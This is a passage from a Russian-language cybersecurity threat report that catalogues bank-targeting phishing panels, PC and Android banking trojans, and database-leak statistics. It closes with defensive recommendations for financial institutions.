AdminLTE BR NEW	Фишинговая панель бразильского происхождения, предназначенная для атак на финансовые организации в Латинской Америке и бразильских пользователей платформы Binance. Было обнаружено 37 панелей.
Admintus NEW	Фишинговая панель, предназначенная для атак на испанские и чилийские финансовые компании. Это вариант другой панели, которую специалисты Group-IB отслеживают под названием Secure Phishing Panel. Панель Admintus так же отправляет скомпрометированные данные в Telegram. Предположительно, за созданием этой панели стоят испаноговорящие злоумышленники. За отчетный период было обнаружено 99 фишинговых панелей.
ALyss NEW	Фишинговый фреймворк для атак на на финансовые компании в Европе и телеком в Канаде. Во всех выявленных случаях злоумышленник использовал скомпрометированные сайты и один и тот же путь до фреймворка. Это, как и переадресация со скомпрометированных сайтов на фишинговые, позволяет предположить, что данный фреймворк используется одним злоумышленником, иначе тактик было бы больше. За отчетный период было обнаружено 16 фишинговых панелей.

НАЗВАНИЕ	ОПИСАНИЕ
Contiinued	Contiinued стал одним из самых популярных фишинговых фреймворков в отчетном периоде – специалисты Group-IB обнаружили 555 уникальных фишинговых панелей. В мае 2022 состоялся релиз новой версии Contiinued V3 с расширенным списком целей – добавилось больше компаний, в первую очередь финансовых, в разных странах. Разработчик также может создать фреймворк по индивидуальным требованиям клиента.
Core Actions	Фишинговая панель обнаружена специалистами Group-IB в феврале 2021. Цели включают в себя банки в разных странах: NAB, Union Bank of the Philippines, Nordea, Danskebank, Bancolombia, ASB, BBVA, Caixabank, BNZ, TSB, Bank of Ireland. По сравнению с прошлым годом во фреймворке не произошло никаких существенных изменений. Специалисты Group-IB классифицируют данный фреймворк как не очень популярный. На данный момент неизвестен регион или язык разработчика. Специалистами Group-IB было обнаружено 30 новых фишинговых панелей.
Greyhat NEW	Фишинговый фреймворк, созданный злоумышленником под аналогичным псевдонимом (Greyhat). Его также нельзя классифицировать как популярный (за отчетный период было обнаружено пять панелей). Несмотря на это, с помощью него были совершены успешные атаки на финансовые организации в Европе и Карибском регионе.
Hack A panel NEW	Фишинговый фреймворк, разработанный злоумышленником под псевдонимом **Hack A**. Его цели – в основном финансовые компании в Великобритании.
iHack iPanel 2.0 NEW	Сравнительно простой фишинговый фреймворк, предназначенный для атак на банки стран Северной Европы, а также Испании. Помимо этого, среди целей имеется одна крипто-компания. Скомпрометированные данные отправляют в Telegram-канал, подконтрольный злоумышленнику.
Kr3pto	Известная ранее фишинговая панель, разработанная злоумышленником-программистом под псевдонимом Kr3pto. Выявленные цели динамического фишингового кита включали ANZ Australia, Lloyds, Halifax, Allied Irish Banks, TSB, Bank of Scotland, Open24, Santander UK. Его популярность остается на том же высоком уровне, как и год назад. Злоумышленник Kr3pto организовал магазин в Telegram, где покупатели с низким уровнем технических навыков могут купить фишинговый кит наряду со многими другими утилитами. За отчетный период обнаружено 325 фишинговых панелей Kr3pto.
Kr3pto-A2 (ATPro)	Разработчик данного фишингового кита находится, предположительно, в Великобритании. Первая активность зафиксирована в апреле 2021. Панель основана на Kr3pto. Обнаруженные цели включают PayPal UK, Parcel delivery UK, HSBC UK, Barclays UK, Sparebanken Vest Norway, Danske Bank Denmark, DBS Singapore. Техническая составляющая данного фишингового фреймворка практически не изменилась за прошедший год. За отчетный период обнаружена 101 фишинговая панель Kr3pto-A2.
Pro Scam Panel NEW	Происхождение разработчика на данный момент неизвестно, цели – финансовые компании в Испании. За отчетный период было обнаружено 77 уникальных панелей.

НАЗВАНИЕ	ОПИСАНИЕ
Reliable	Фишинговая панель, разработанная голландским злоумышленником под ником **Reliable** и рекламируемая в Telegram. Список целей включает банки Нидерландов, Бельгии, Финляндии и Австралии. Эта фишинговая панель включает все возможности и недостатки другой популярной фишинговой панели U-Admin. Разработчик Reliable был арестован 20 июля 2021 года в ходе совместных действий специалистов Group-IB и Национальной полиции Нидерландов (Politie). Однако после его ареста другие злоумышленники стали продавать модифицированные версии панели в их собственных Telegram-каналах. Специалисты Group-IB выявили как минимум 10 существующих вариантов панели Reliable.
Secure Key	Фишинговая панель, используемая для атак на британские и австралийские банки. Впервые выявлена в марте 2020. Специалисты Group-IB заметили, что популярность этого фреймворка начала снижаться примерно во втором квартале 2022 года. Это может быть связано с ростом популярности других фишинговых панелей, нацеленных на те же учреждения. Было обнаружено 88 фишинговых панелей данного вида.
U-Admin	Фишинговая панель, разработанная украинским злоумышленником под ником **Kaktys**, который был задержан в феврале 2021. U-Admin остается одним из самых популярных фишинговых фреймворков и широко применяется в атаках. Специалисты Group-IB выделяют как минимум 30 злоумышленников, использующих фишинговые панели на основе U-admin.
Wbot NEW	Фишинговая панель, разработанная неизвестным злоумышленником. Кит используется для атак на финансовые организации в Северной Европе, Австралии, Турции. Судя по артефактам, найденным в коде фишингового кита, можно предположить, что его автор – турецко-говорящий. За отчетный период обнаружено 28 панелей Wbot.
Wine Panel NEW	Фишинговая панель разработана турецко-говорящим автором. Используется для атак на финансовые учреждения в Турции. За отчетный период обнаружено 58 панелей.
X-Sniper (Chase)	Фишинговая панель разработана злоумышленником под псевдонимом **ElZero**, предназначена для атак на Chase Bank и PayPal. За отчетный период специалисты Group-IB обнаружили 320 панелей.
z0ne51 NEW	Фишинговая панель, нацеленная на европейские банки. Также продается в Telegram. Специалисты Group-IB обнаружили ее в апреле 2022. С апреля по июнь 2022 было обнаружено 12 уникальных панелей.
Zebtech NEW	Фишинговая панель, разработанная злоумышленником под псевдонимом **ZebTech**. Он предлагает кастомизированные работы для клиентов и продает свою панель через Telegram. Целями панели являются финансовые компании в Европе и Австралии. За отчетный период обнаружено 58 новых фишинговых панелей.
zeroc0d3r NEW	Фишинговая панель разработана злоумышленником под псевдонимом zeroc0d3rs и предназначена для атак на финансовые компании в Европе и Австралии. Автор предлагает индивидуальную работу и продает свою панель через Telegram. Данный фиш-кит отличается одной из сильнейших функций анти-бот среди своих конкурентов. За отчетный период специалистами Group-IB было обнаружено 22 фишинговые панели.

Банковские трояны для ПК

Всего с середины 2021 года активность проявляли 12 банковских троянов, два из которых прекратили свою деятельность в в 2022 году. Общее число активных троянов в H2 2021 – H1 2022 на семь меньше, чем в предыдущем периоде.

За отчетный период зафиксировано появление только одного нового банковского трояна.

NEW — Новые трояны
ACTIVE — Активные трояны
STOPPED — Активен в отчетном периоде, но потом прекратил свое существование.
INACTIVE — Неактивные трояны

СТАТУС	ТРОЯН	ДАТА ПОЯВЛЕНИЯ	ЯЗЫК/РЕГИОН	АТАКУЕМЫЕ РЕГИОНЫ
NEW	Cinobi	Q2 2021	Неизвестно	Япония
ACTIVE	Grandoreiro	2017	Латинская Америка	Бразилия, Испания, Мексика, США, Канада, Австралия, ОАЭ
ACTIVE	Mekotio	Неизвестно	Латинская Америка	Бразилия, Чили, Аргентина, Мексика, Колумбия, Эквадор, Перу, Испания
ACTIVE	Javali (Ousaban)	2017	Латинская Америка	Испания, Бразилия
ACTIVE	Guildma (Astaroth)	2017	Латинская Америка	Бразилия
ACTIVE	Metamorfo (Casbaneiro)	2018	Латинская Америка	Мексика, Бразилия
ACTIVE	Qbot	2009	Русскоговорящий	США, Канада
ACTIVE	IcedID	2017	Русскоговорящий	Global
ACTIVE	LokiPWS	2015	Русскоговорящий	Global
ACTIVE	Gozi	2007	Русскоговорящий	Италия, Япония
ACTIVE	Danabot	2018	Русскоговорящий	Global
STOPPED	zLoader	2019	Русскоговорящий	США, Япония, Германия, Австралия, Канада
STOPPED	Trickbot	2016	Русскоговорящий	Global
INACTIVE	RTM	2015	Русскоговорящий	не активен
INACTIVE	Backswap	2018	Неизвестно	не активен
INACTIVE	Bbtok	Q4 2020	Латинская Америка	не активен
INACTIVE	Bizarro	Q1 2021	Латинская Америка	не активен
INACTIVE	Janeleiro	2019	Латинская Америка	не активен
INACTIVE	Pazera	2015	Латинская Америка	не активен
INACTIVE	Ramnit	2010	Русскоговорящий	не активен

Наиболее активно банковские трояны все еще работают в странах Латинской Америки. В других регионах активность продолжает снижаться.

Два трояна прекратили свое существование. Так, в апреле 2022 года компания Microsoft сообщила о проведении успешной операции по прекращению работы ботнета Zloader совместно с рядом других компаний. В марте 2022, после публикации настоящих имен и внутренних переписок участников групп Trickbot и Conti, сошла на нет и активность трояна Trickbot.

Как и ранее, Qbot, IcedID, Trickbot не использовались как самостоятельные банковские трояны, а применялись для доставки другой полезной нагрузки (Cobalt Strike, шифровальщики).

Что касается Danabot, рассылки с ним на английском языке были выявлены во втором полугодии 2021 года. А в начале 2022 троян обновился и продолжает продаваться на андеграундных форумах.

За отчетный период выявлен только один банковский троян Cinobi. Он нацелен на пользователей крипто-сервисов в Японии.

Банковские трояны для Android

За отчетный период наблюдалась активность 14 Android-банкеров, причем шесть из них являются новыми.

В 2022 году один из троянов прекратил свое существование (Flubot). И по сравнению с прошлым периодом, пропали еще пять Android-банкеров.

Интерес злоумышленников к Android-банкерам вызван тем, что большинство клиентов банков активно пользуются мобильными приложениями. Это вызывает рост спроса и рост количества предложений в данной области.

NEW — Новые трояны

ACTIVE — Активные трояны

STOPPED — Активен в отчетном периоде, но потом прекратил свое существование.

INACTIVE — Неактивные трояны

СТАТУС	ТРОЯН	ДАТА ПОЯВЛЕНИЯ	ЯЗЫК/РЕГИОН	АТАКУЕМЫЕ РЕГИОНЫ
NEW	Coper	Q3 2021	Русскоговорящий	Германия, Польша, Италия, Испания, Нидерланды, Франция, Саудовская Аравия, США, ОАЭ
NEW	SOVA (Malibot)	Q3 2021	Русскоговорящий	Великобритания, Испания, Германия, Франция, Турция, США, Австралия, Бразилия, Китай, Индия, Филиппины
NEW	Xenomorph	Q1 2022	Неизвестно	Португалия, Испания, Германия, Бельгия, Канада
NEW	Godfather	Q1 2022	Неизвестно	Германия, Испания, Франция, Италия, Польша, Турция, Канада
NEW	Ermac	Q3 2021	Русскоговорящий	Германия, Франция, Польша, Чехия, Испания, Нидерланды, Португалия, Румыния, Россия, Австрия, Италия, Великобритания, Саудовская Аравия, Мексика, Турция, США, Австралия, Новая Зеландия, Япония
NEW	Sharkbot	Q4 2021	Неизвестно	США, Канада, Великобритания, Италия, Турция, Нидерланды, Испания, Польша, Германия, Австрия, Австралия
NEW	Falcon	Q3 2021	Неизвестно	Россия

СТАТУС	ТРОЯН	ДАТА ПОЯВЛЕНИЯ	ЯЗЫК/РЕГИОН	АТАКУЕМЫЕ РЕГИОНЫ
ACTIVE	TeaBot (Anatsa)	Q1 2021	Неизвестно	Италия, Германия, Бельгия, Нидерланды, Великобритания, Франция, Австрия, Германия, Португалия, Греция, Хорватия, Испания, Венгрия, Швеция, Гонконг, Австралия, Новая Зеландия, США, Индия, Казахстан, Россия
ACTIVE	Hydra	2019	Неизвестно	Германия, Испания, Австрия, Турция, Колумбия
ACTIVE	BRATA	2019	Латиноамериканский	Италия, Польша, Великобритания, Латинская Америка
ACTIVE	м	Q2 2020	Русскоговорящий	США, Индия, Италия, Индонезия, Пакистан, Канада, Франция, Бразилия, Турция
ACTIVE	Anubis	Q4 2019	Русскоговорящий	США, Индия, Италия, Индонезия, Пакистан, Канада, Франция, Бразилия, Турция
ACTIVE	Drinik	2016	Неизвестно	Индия
STOPPED	FluBot	Q1 2021	Русскоговорящий	Германия, Испания, Нидерланды, Австрия, Швейцария, Бельгия, Великобритания, Венгрия, Словакия, Чехия, Греция, Италия, Болгария, Дания, Норвегия, Швеция, Финляндия, Австралия, Япония
INACTIVE	Ghimob	Q4 2020	Латинская Америка	не активен
INACTIVE	EventBot	Q1 2020	Неизвестно	не активен
INACTIVE	FlexNet	2014	Русскоговорящий	не активен
INACTIVE	Ginp	Q3 2019	Неизвестно	не активен
INACTIVE	BlackRock	Q2 2020	Неизвестно	не активен

В отличие от рынка банкеров для PC, рынок Android-троянов продолжает развиваться. Было выявлено семь новых банкеров. Некоторые из них основаны на исходных кодах известных ранее троянов. Например, **Xenomorph** основан на **Alien Bot**, а **Falcon** – на **Anubis**.


Один из самых активных троянов, **Flubot**, прекратил свое существование в первой половине 2022. 1 июня Европол сообщил о ликвидации инфраструктуры мобильного банкера. Это стало результатом совместной работы правоохранительных органов одиннадцати стран мира и расследования, направленного на выявление критической инфраструктуры вредоносной программы. Участниками операции были Австралия, Бельгия, Финляндия, Венгрия, Ирландия, Испания, Швеция, Швейцария, Нидерланды и США. Полиция Нидерландов объявила, что в результате операции около 10 000 жертв были отключены от сети FluBot, что помогло предотвратить рассылку потенциальным жертвам более 6,5 млн спамерских SMS-сообщений.

Активный в прошлом троян **BlackRock** не подавал признаков жизни с апреля 2021. Специалисты Group-IB предполагают, что его разработчик **DukeEugene** переключился на новый проект – банкер **Ermac**, который имеет множество пересечений в коде с BlackRock.


УТЕЧКИ БАЗ ДАННЫХ

За период H2 2021 – H1 2022 в результате публикации различных утечек баз данных было скомпрометировано **2 927 375 840** строк пользовательских данных в **1 421** опубликованных базах различных сайтов и компаний. Для сравнения, за период H2 2020 – H1 2021 было скомпрометировано **4 870 040 544** строк пользовательских данных в **708** опубликованных базах различных сайтов и компаний.

Скомпрометированных записей за периоды




Пострадавшие в результате публикаций баз данных компаний и сайтов



В целом, несмотря на то, что количество громких случаев публикаций баз данных остается на высоком уровне, а количество опубликованных


баз выросло в 2 раза, средний размер одной базы сильно уменьшился. В прошлый период средний размер базы составлял **6 878 588** записей. то время как в новый период он достиг лишь **2 060 082** записей.

Средние значения за периоды



Медианный размер базы в прошлый период – **60 208**, а в новый – **9 709**. На диаграмме ниже показано соотношение медианных значений за периоды.

Средние значения за периоды



Причина такого снижения в том, что злоумышленники все чаще прибегают к массовым публикациям различных небольших баз. Они делают это для набора репутации и нанесения урона компаниям, а не для монетизации этих баз, предпочитая хоть сколько-нибудь «ценные» базы данных выставлять на продажу, а не в публичный доступ. Тем не менее, анализ показывает, что подобные небольшие базы данных зачастую содержат различную чувствительную информацию о пользователях, ранее замеченную в более крупных или громких утечках. Также нередки случаи, когда пользователи регистрируются на подобных сайтах, используя корпоративные почты и простые пароли.


HI-TECH CRIME TRENDS 2022/23

ГЛАВА 13.

РЕКОМЕНДАЦИИ ПО ЗАЩИТЕ

Как показывают данные проверок, во многих организация не выполняются базовые требования кибербезопасности. Особенно это касается объектов критической инфраструктуры, которые оказались в зоне повышенного риска.

Основываясь на информации, приведенной в этом отчете, мы приводим серию рекомендаций и мер защиты.




ПРОДАЖА ДОСТУПОВ В ФИНАНСОВЫЕ УЧРЕЖДЕНИЯ

Меры защиты:

1. Настройка блокировки учетной записи для защиты от брутфорс-атак.
2. Проверка логинов и паролей в публичных утечках и смена паролей, которые уже находятся в утечках.
3. Ограничение удаленного доступа только с доверенных IP-адресов, либо после успешной идентификации устройства, с которого осуществляется удаленный доступ. Если такие меры невозможны, то необходимо ввести фильтрацию по Geo IP.
4. Отключение или блокировка невостребованных удаленных сервисов.
5. Использование многофакторной аутентификации для учетных записей удаленных сервисов. Это ограничивает возможности использования скомпрометированных учетных данных.
6. Использование минимальных привилегий для учетных записей служб ограничивает права, получаемые процессом, уязвимость в котором может быть использована.
7. Своевременное и регулярное обновление программного обеспечения, которое позволяет закрывать обнаруженные уязвимости.
8. Регулярное проведение анализа защищенности и тестирования на проникновение, чтобы выявить слабые места и возможные векторы атак.

9. Проведение инвентаризации внешнего сетевого периметра, правил межсетевого экранирования (Firewall) и правил трансляции сетевых адресов (NAT) для исключения ошибочно опубликованных сервисов.
10. Осуществление непрерывной идентификации теневых ИТ[2] для управления поверхностью атаки.
11. Запрет на публикацию в интернете устройств, которые могут быть легко скомпрометированы: видеонаблюдение, «умный дом», оргтехнику (принтеры, сканеры, МФУ), устройства хранения (типа NAS-серверов сегмента SOHO).
12. Ограничение сетевого доступа по задачам конкретной учетной записи. К примеру, подрядчик получает доступ только к нужному ему серверу, а не всему сегменту или всей сети.
13. Выставление поля вида expires at для учетных записей и правил доступа на случай, если даст сбой процесс ручного отзыва удаленного доступа.
14. Выявление признаков изначального доступа, закрепления в системе, продвижения по сети. Хотя чаще всего техники атакующих достаточно примитивны, с более сложными атаками может помочь регулярная проактивная охота за угрозами (threat hunting).
15. Детектирование и регулярная дополнительная проверка инфраструктуры на известные индикаторы компрометации.
16. Запрет пользователям регистрироваться на сторонних сервисах с использованием корпоративной почты.

2 **Теневые ИТ** – это системы и устройства, развернутые сотрудниками без ведома или одобрения ИТ-подразделений компании.

